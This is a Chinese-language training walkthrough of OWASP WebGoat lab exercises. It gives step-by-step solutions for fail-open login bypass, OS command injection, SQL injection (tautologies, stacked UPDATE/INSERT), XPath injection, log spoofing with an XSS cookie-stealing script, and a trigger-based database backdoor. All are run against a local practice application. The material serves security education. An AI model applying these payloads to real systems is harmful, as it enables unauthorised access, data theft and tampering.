本节课程介绍了关于认证“无法打开”的基本知识。用安全术语来讲，“fail open”描述了一个验证机制的行为。这是一个验证方法的验证结果为“true”时发生的错误（意外的异常）。在登录过程中，这是特别危险的。

2.9.1.2 技术原理 (How It works)

Java 代码中异常处理部分为成功认证行为进行异常捕获。该异常产生是因为密码字段使用了空指针。

2.9.1.3 总体目标 (General Goals)

在这一课中，用户需要绕过认证检查。

2.9.1.4 操作方法 (Solutions)

以用户名 webgoat 登录，开启 webscarab，进行拦截。

Solution Videos Due to an error handling problem in the authentication Restart this Lesson mechanism, it is possible to authenticate as the 'webgoat' user without entering a password. Try to login as the webgoat user without specifying a password.

Sign In

Please sign in to your account. See the OWASP admin if you do not have an account.


*Required Fields

*User Name:

*Password:



选中“Password”一栏，点击“Delete”删除该选项，然后选择“Accept Changes”提交。



登录成功。

Solution Videos Due to an error handling problem in the authentication **Restart this Lesson** mechanism, it is possible to authenticate as the 'webgoat' user without entering a password. Try to login as the webgoat user without specifying a password.

*** Congratulations. You have successfully completed this lesson.**

Welcome, webgoat

You have been authenticated with Fail Open Error Handling

[Logout](#)

[Refresh](#)



2.10 注入缺陷（Injection Flaws）

2.10.1 命令注入（Command Injection）

2.10.1.1 技术概念或主题（Concept / Topic To Teach）

命令注入攻击对任何一个以参数驱动的站点来说都是一个严重威胁。这种攻击技术背后的技术方法，简单易学，能造成大范围的损害，危及系统安全。尽管这类风险数目令人难以置信，互联网中的系统很容易受到这种形式的攻击。

这种攻击容易扩散，造成更坏的影响。但是对于这类威胁，一点常识和预先预防几乎可以完全阻止。这节课将为学员展示几个参数注入的例子。

“清洗”所有输入数据总是不错的做法，尤其是那些将被用于操作系统命令、脚本和数据库查询语句的数据。

2.10.1.2 技术原理（How It works）


在正常的参数提交过程中，添加恶意的代码，往往能够得到以外的收获。

2.10.1.3 总体目标（General Goals）


本节要求学员能够在目标主机上执行任何系统命令。

2.10.1.4 操作方法 (Solutions)


启动 WebScarab。在课程页面的下拉列表中任意选择一个页面，然后点“View”



通过 WebScarab 截获请求，在所请求的页面处添加“& netstat -an & ipconfig”。注意，有个英文双引号。



点击执行后返回页面，在这个页面中能看到网络端口使用情况和 IP 地址。通过这种方式实现了攻击。



2.10.2 数字型 SQL 注入 (Numeric SQL Injection)

2.10.2.1 技术概念或主题 (Concept / Topic To Teach)

SQL 注入攻击对任何一个以数据库作为驱动的站点来说都是一个严重威胁。这种攻击技术背后的技术方法，简单易学，能造成大范围的损害，危及系统安全。尽管这些风险数目令人难以置信，互联网中的系统很容易受到这种形式的攻击。

这种攻击容易扩散，造成更坏的影响，但是对于这类威胁，一点常识和预先预防几乎可以完全阻止。这节课将为学员展示几个参数注入的例子。

尽管 SQL 注入威胁可能已经通过其它方式被拦截，但“清洗”所有输入数据总是不错的做法，尤其是那些将被用于操作系统命令、脚本和数据库查询语句的数据。

2.10.2.2 技术原理 (How It works)

在 station 字段中注入特征字符，能组合成新的 SQL 语句。


```
SELECT * FROM weather_data WHERE station = [station]
```

2.10.2.3 总体目标 (General Goals)

下面的表单允许用户查看天气数据。请通过注入 SQL 字符串的方式查看所有的天气数据。

2.10.2.4 操作方法 (Solutions)

打开 WebScarab，然后选择一个城市，点“GO”，WebScarab 中会显示该城市编号，在编号后面添加“1=1”，确定



攻击成功，显示所有城市的天气情况

*** Congratulations. You have successfully completed this lesson.
* Start this lesson over to attack a parameterized query.**

Select your local weather station:

```
SELECT * FROM weather_data WHERE station = 101 or 1 = 1
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

2.10.3 日志欺骗 (Log Spoofing)

2.10.3.1 技术概念或主题 (Concept / Topic To Teach)

本节课程将教会您如何使用障眼法。

2.10.3.2 技术原理 (How It works)

这种攻击是在日志文件中愚弄人的眼睛，攻击者可以利用这种方式清除他们在日志中的痕迹。

2.10.3.3 总体目标 (General Goals)

灰色区域代表在 Web 服务器的日志中的记录的内容。您的目的是使用户名为“admin”的用户在日志中显示“成功登录”。

升级您的攻击，例如：在日志文件中插入脚本。

2.10.3.4 操作方法 (Solutions)

本节课程接受用户输入的任何一个用户名，并将其追加到日志文件中。


在文本框中输入用户名：“smith Login Succeeded for username admin”，这样用户名后面的信息会在同一行显示，而不是在新的一行。

Solution Videos* The grey area below represents what is going to be **Restart this Lesson** logged in the web server's log file.
* Your goal is to make it like a username "admin" has succeeded into logging in.
* Elevate your attack by adding a script to the log file.

Username:

Password:

```
Login failed for username: smith Login Succeeded for username admin
```

Created by Sherif Koussa 

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

这样您可以往该应用中注入回车（OD%）和换行符（%0A）。在 username 中填入“Smith%0d%0aLogin Succeeded for username: admin”，这样就完成了该课程。

Solution Videos* The grey area below represents what is going to be **Restart this Lesson** logged in the web server's log file.
* Your goal is to make it like a username "admin" has succeeded into logging in.
* Elevate your attack by adding a script to the log file.

*** Congratulations. You have successfully completed this lesson.**

Username:

Password:

```
Login failed for username: Smith  
Login Succeeded for username: admin
```

Created by Sherif Koussa 


[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

攻击者可以利用这种方式向日志文件中添加恶意脚本，脚本的返回信息管理员能够通过浏览器看到。如果把“admin <script>alert (document.cookie)</script>”作为用户名输入会有什么情况发生呢？

Solution Videos* The grey area below represents what is going to be **Restart this Lesson** logged in the web server's log file.
* Your goal is to make it like a username "admin" has succeeded into logging in.
* Elevate your attack by adding a script to the log file.

Username:
Password:

Login failed for username: admin



2.10.4 XPATH 型注入 (XPATH Injection)

2.10.4.1 技术概念或主题 (Concept / Topic To Teach)

本节课程将教会您如何实施 XPath 注入攻击。

2.10.4.2 技术原理 (How It works)

与 SQL 注入类似，XPATH 注入发生在当网站使用用户提供的信息查询 XML 数据时。通过向网站故意发送异常信息，攻击者可以发现 XML 数据的结构或访问那些本来无法访问到的数据。如果该 XML 是一个用户认证文件（例如一个基于 XML 的用户文件），攻击者还能借此提升自己在网站中的特权。使用 XPATH 查询 XML，通过一个简单的描述性语句类型，允许 XML 查询，找到一条信息。像 SQL 一样，您可以指定找到的某些属性与模式匹配。

当一个网站中使用 XML，它是普遍接受某种形式的输入，查询字符串，找到并将标识的内容显示在页面上。此类输入必须进行清洗，以验证它不会影响 XPATH 的查询，并返回错误数据。

2.10.4.3 总体目标 (General Goals)

以下表单允许员工看到自己的所有个人资料，包括他们的薪酬。您的账户是 Mike/test123.

您的目标是尝试看到其他雇员的数据。

2.10.4.4 操作方法 (Solutions)

XPATH 注入类似于 SQL 注入。通过未验证的输入创建一个 XPATH 查询。下面您能看到如何构建一个 XPATH 查询。该页面代码如下：

```
String dir = s.getContext().getRealPath("/lessons/XPATHInjection/EmployeesData.xml");
File d = new File(dir);
XPathFactory factory = XPathFactory.newInstance();
XPath xPath = factory.newXPath();
InputSource inputSource = new InputSource(new FileInputStream(d));
String expression = "/employees/employee[loginID/text()=' + username + "' and passwd/text()=' +
password + "'";
nodes = (NodeList) xPath.evaluate(expression, inputSource, XPathConstants.NODESET);
```

在用户名处注入 `Smith' or 1=1 or 'a'='a`，这将会显示您登录系统的第一个用户。密码是必须的字段，可以任意输入。

以下是服务器获取的：

```
expression = "/employees/employee[loginID/text()='Smith' or 1=1 or 'a'='a' and
passwd/text()='password']"
```

以下是服务器解析后的结果：

```
expression = "/employees/employee[ ( loginID/text()='Smith' or 1=1 ) OR ( 'a'='a' and
passwd/text()='password' ) ]"
```

输入后点登录即可看到其他人的信息，完成本节课程。

2.10.5 字符串型注入 (String SQL Injection)

2.10.5.1 技术概念或主题 (Concept / Topic To Teach)

SQL 注入攻击对任何一个以数据库作为驱动的站点来说都是一个严重威胁。这种攻击技术背后的技术方法，简单易学，能造成大范围的损害，危及系统安全。尽管这些风险数目令人难以置信，互联网中的系统很容易受到这种形式的攻击。

这种攻击容易扩散，造成更坏的影响，但是对于这类威胁，一点常识和预先预防几乎可以完全阻止。这节课将为学员展示几个参数注入的例子。

尽管 SQL 注入威胁可能已经通过其它方式被拦截，但“清洗”所有输入数据总是不错的做法，尤其是那些将被用于操作系统命令、脚本和数据库查询语句的数据。

2.10.5.2 技术原理 (How It works)

基于以下查询语句构造自己的 SQL 注入字符串。

```
SELECT * FROM user_data WHERE last_name = '?'
```

2.10.5.3 总体目标 (General Goals)

下面的表格，允许用户查看他们的信用卡号码。尝试通过 SQL 注入将所有信用卡信息显示出来。尝试的用户名是“Smith”。

2.10.5.4 操作方法 (Solutions)

输入以下代码即可完成本课程内容。

```
' or 1=1 --  
// 或者  
Smith' or 1=1 --
```

*** Congratulations. You have successfully completed this lesson.
* Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = '' or 1=1 --'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

2.10.6 小实验：SQL 注入（LAB: SQL Injection）

2.10.6.1 技术概念或主题（Concept / Topic To Teach）

SQL 注入攻击对任何一个以数据库作为驱动的站点来说都是一个严重威胁。这种攻击技术背后的技术方法，简单易学，能造成大范围的损害，危及系统安全。尽管这些风险数目令人难以置信，互联网中的系统很容易受到这种形式的攻击。

这种攻击容易扩散，造成更坏的影响，但是对于这类威胁，一点常识和预先预防几乎可以完全阻止。这节课将为学员展示几个参数注入的例子。

尽管 SQL 注入威胁可能已经通过其它方式被拦截，但“清洗”所有输入数据总是不错的做法，尤其是那些将被用于操作系统命令、脚本和数据库查询语句的数据。

2.10.6.2 技术原理（How It Works）

应用程序会将您的输入带入后台的 SQL 查询语句。

2.10.6.3 Stage 1: 字符串型注入（Stage 1: String SQL Injection）

2.10.6.3.1 总体目标（General Goals）

使用 SQL 注入绕过认证。

2.10.6.3.2 操作方法（Solutions）

以用户 Neville 登录，确保 WebScarab 已经启动，并选中了“intercept request”。任意输入一个密码，然后登录。

在 WebScarab 的 password 中修改密码为 smith' OR '1' = '1，如图：

Intercept requests : Intercept responses :

Parsed Raw

Method URL

POST http://localhost:8080/WebGoat/attack?Screen=54&menu=1200


Header	Value
Accept	image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/x-ms-xbap, ...
Referer	http://localhost:8080/WebGoat/attack?Screen=54&menu=1200
Accept-Lan...	zh-CN
User-Agent	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.307...
Content-Ty...	application/x-www-form-urlencoded
Accept-Enc...	gzip, deflate
Host	localhost:8080

URLEncoded Text Hex

Variable	Value
employee_id	112
password	smith' OR '1' = '1
action	Login

得到所有人员列表后该步骤完成。

- * You have completed String SQL Injection.
- * Welcome to Parameterized Query #1



2.10.6.4 Stage 2: 参数化查询#1 (Stage 2: Parameterized Query #1)

2.10.6.4.1 总体目标 (General Goals)

使用参数化查询阻止 SQL 注入。

本节课程只能在 **WebGoat** 开发版本上完成。

2.10.6.4.2 操作方法 (Solutions)

为了防止 SQL 注入攻击的发生，可以采用“参数化查询”。这种类型的查询可以使得用户的每一个输入可以作为一个参数使用。本节课程类似于 Stage2，所以只简短介绍最终修改结果。修改 `org.owasp.webgoat.lessons.SQLInjection.ViewProfile.java` 这一个 class 中 `getEmployeeProfile` 方法，代码如下：

```
String query = "SELECT employee.* "
    + "FROM employee,ownership WHERE employee.userid = ownership.employee_id and "
    + "ownership.employer_id = ? and ownership.employee_id = ?";
try
{
    Connection connection = WebSession.getConnections(s);
    PreparedStatement statement = connection.prepareStatement(query,
        ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);
    statement.setString(1, userId);
    statement.setString(2, subjectUserId);
    ResultSet answer_results = statement.executeQuery();
    //etc...
```

2.10.6.5 Stage 3: 数字型 SQL 注入 (Stage 3: Numeric SQL Injection)

2.10.6.5.1 总体目标 (General Goals)

执行 SQL 注入绕过认证；

该课程的目的是通过注入语句，浏览到原本无法浏览的信息。通过一个普通员工的账户，浏览其 BOSS 的账户信息。

2.10.6.5.2 操作方法 (Solutions)

首先用 Larry，密码 larry 登录，浏览员工信息的按钮是“ViewProfile”。通过 WebScarab 抓包，我们首先将 ID 号换成其他，如 102，返回的依然是 Larry 的信息。这个地方数据库应该是以员工 ID 作为索引，返回的是每次查询到的第一条数据。用社会工程学解释老板应该

是工资最高的，所以为了把老板排到第一个 SQL 注入排序如下：

```
101 or 1=1 order by salary desc
```

- * You have completed Numeric SQL Injection.
- * Welcome to Parameterized Query #2



2.10.6.6 Stage 4: 参数化查询#2 (Stage 4: Parameterized Query #2)

2.10.6.6.1 总体目标 (General Goals)

使用参数化查询阻止 SQL 注入。

本节课程只能在 [WebGoat](#) 开发版本上完成。

2.10.6.6.2 操作方法 (Solutions)

2.10.7 通过 SQL 注入修改数据 (Modify Data with SQL Injection)

2.10.7.1 技术概念或主题 (Concept / Topic To Teach)

SQL 注入攻击对任何一个以数据库作为驱动的站点来说都是一个严重威胁。这种攻击技术背后的技术方法，简单易学，能造成大范围的损害，危及系统安全。尽管这些风险数目令人难以置信，互联网中的系统很容易受到这种形式的攻击。

这种攻击容易扩散，造成更坏的影响，但是对于这类威胁，一点常识和预先预防几乎可以完全阻止。这节课将为学员展示几个参数注入的例子。

尽管 SQL 注入威胁可能已经通过其它方式被拦截，但“清洗”所有输入数据总是不错的做法，尤其是那些将被用于操作系统命令、脚本和数据库查询语句的数据。

2.10.7.2 技术原理 (How It works)

很多数据库支持多语句操作，例如在多个语句中使用分号区分可实现按顺序执行语句。

2.10.7.3 总体目标 (General Goals)

下面的表单允许基于用户 `userid` (来自 `salaries` 表) 查看对其应用户的工资信息。该表单后台存在字符串型 SQL 注入漏洞。为了通过本节课程，需要通过 SQL 的方式修改 `userid` 为 `jsmith` 的员工的工资。

2.10.7.4 操作方法 (Solutions)

本课程中，我们使用 `UPDATE` 命令来替换 `SELECT` 查询命令。

`UPDATE` 语句语法如下：

```
UPDATE table SET column=value WHERE column=value;
```

我们需要修改表 `salaries`，并设置 `salary` 字段为新的数值，使用如下命令：

```
UPDATE salaries SET salary=999999 WHERE userid='jsmith'
```

为了修改指定 `userid` 的工资信息，需要在 SQL 语句中限定条件，如下：

```
UPDATE salaries SET salary=999999 WHERE userid='jsmith'
```

所以，最终的攻击方式是在表单查询页面的用户 ID 输入如下语句（注意单引号）：

```
someuserid'; UPDATE salaries SET salary=999999 WHERE userid='jsmith
```

在用户 ID 查询输入框中输入以上语句，单击按钮【Go】执行 SQL 注入攻击。完成攻击后，重新查看 jsmith 的工资，并通过本课程。

The form below allows a user to view salaries associated with a userid (from the table named **salaries**). This form is vulnerable to String SQL Injection. In order to pass this lesson, use SQL Injection to modify the salary for userid **jsmith**.

Enter your userid:

USERID	SALARY
jsmith	9999999

Created by Chuck Willis  **MANDIANT**
INTELLIGENT INFORMATION SECURITY

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

2.10.8 通过 SQL 注入添加数据（Add Data with SQL Injection）

2.10.8.1 技术概念或主题（Concept / Topic To Teach）

SQL 注入攻击对任何一个以数据库作为驱动的站点来说都是一个严重威胁。这种攻击技术背后的技术方法，简单易学，能造成大范围的损害，危及系统安全。尽管这些风险数目令人难以置信，互联网中的系统很容易受到这种形式的攻击。

这种攻击容易扩散，造成更坏的影响，但是对于这类威胁，一点常识和预先预防几乎可以完全阻止。这节课将为学员展示几个参数注入的例子。

尽管 SQL 注入威胁可能已经通过其它方式被拦截，但“清洗”所有输入数据总是不错的做法，尤其是那些将被用于操作系统命令、脚本和数据库查询语句的数据。

2.10.8.2 技术原理（How It works）

很多数据库支持多语句操作，例如在多个语句中使用分号区分可实现按顺序执行语句。

2.10.8.3 总体目标（General Goals）

下面的表单允许基于用户 userid（来自 salaries 表）查看对其应用用户的工资信息。该表

单后台存在字符串型 SQL 注入漏洞。为了通过本节课程，需要通过 SQL 的方式向表中增加一条记录。

2.10.8.4 操作方法 (Solutions)

在查询输入框中输入如下语句，完成 SQL 注入攻击，

```
whatever'; INSERT INTO salaries VALUES ('rlupin',140000);--
```

成功完成攻击后，搜索 userid 为 rlupin 的用户，可查询到其工资信息。

The form below allows a user to view salaries associated with a userid (from the table named **salaries**). This form is vulnerable to String SQL Injection. In order to pass this lesson, use SQL Injection to add a record to the table.

Enter your userid:

USERID	SALARY
rlupin	140000

Created by Chuck Willis



OWASP Foundation | Project WebGoat | Report Bug

2.10.9 数据库后门 (Database Backdoors)

2.10.9.1 技术概念或主题 (Concept / Topic To Teach)

如何创建数据库后门。

2.10.9.2 技术原理 (How It works)

数据库通常作为一个 Web 应用程序的后端来使用。此外，它也用来作为存储的媒介。它也可以被用来作为存储恶意活动的地方，如触发器。触发器是在数据库管理系统上调用另一个数据库操作，如 insert, select, update or delete。举个例子：攻击者可以创建一个触发器，该触发器在创建新用户时，将每个新用户的 Email 地址设置为攻击者的地址。

2.10.9.3 总体目标 (General Goals)

您的目标是学习如何利用查询的脆弱性创建触发器。由于 WebGoat 使用的是 MySQL 数据库，不支持触发器，所以该课程不会真正完成。

您的 Login ID 是 101.

2.10.9.4 操作方法 (Solutions)

输入 101，得到该用户的信息

Solution Videos



User ID:

`select userid, password, ssn, salary, email from employee where userid=101`

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	55000	larry@stooges.com

Created by Sherif Koussa 

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

您可能已经发现，输入的语句没有验证，很容易进行 SQL 注入。若要执行两个语句，中间需要用分号分隔。输入注入语句 101; update employee set salary=10000。

Solution Videos

Restart this Lesson

User ID:

`select userid, password, ssn, salary, email from employee where userid=101; update employee set salary=10000`

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	55000	larry@stooges.com

Created by Sherif Koussa 

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

使用以下查询条件，添加触发器：

```
101;CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN
UPDATE employee SET email='john@hackme.com' WHERE userid = NEW.userid
```

*** Congratulations. You have successfully completed this lesson.**

User ID:

```
select userid, password, ssn, salary, email from employee where userid=101: CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid
```

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	55000	larry@stooges.com

Created by Sherif Koussa 

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

2.10.10 数字型盲注入（Blind Numeric SQL Injection）

2.10.10.1 技术概念或主题（Concept / Topic To Teach）

SQL 注入攻击对任何一个以数据库作为驱动的站点来说都是一个严重威胁。这种攻击技术背后的技术方法，简单易学，能造成大范围的损害，危及系统安全。尽管这些风险数目令人难以置信，互联网中的系统很容易受到这种形式的攻击。

这种攻击容易扩散，造成更坏的影响，但是对于这类威胁，一点常识和预先预防几乎可以完全阻止。这节课将为学员展示几个参数注入的例子。

尽管 SQL 注入威胁可能已经通过其它方式被拦截，但“清洗”所有输入数据总是不错的做法，尤其是那些将被用于操作系统命令、脚本和数据库查询语句的数据。

2.10.10.2 技术原理（How It works）

某些 SQL 注入是没有明确返回信息的，只能通过条件的“真”和“假”进行判断。攻击者必须充分利用查询语句，构造子查询语句，

2.10.10.3 总体目标（General Goals）

下面的表单允许输入一个帐号，并检测该帐号是否合法。使用该表单的返回信息（真或假）测试检查数据库中其它条目信息。

您的目标是找到 pins 表中 cc_number 字段值为 1111222233334444 的记录中 pin 字段的数值。pin 字段类型为 int，整型。输入找到的数值并提交，通过本课程。

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc_number** of **1111222233334444**. The field is of type int, which is an integer.

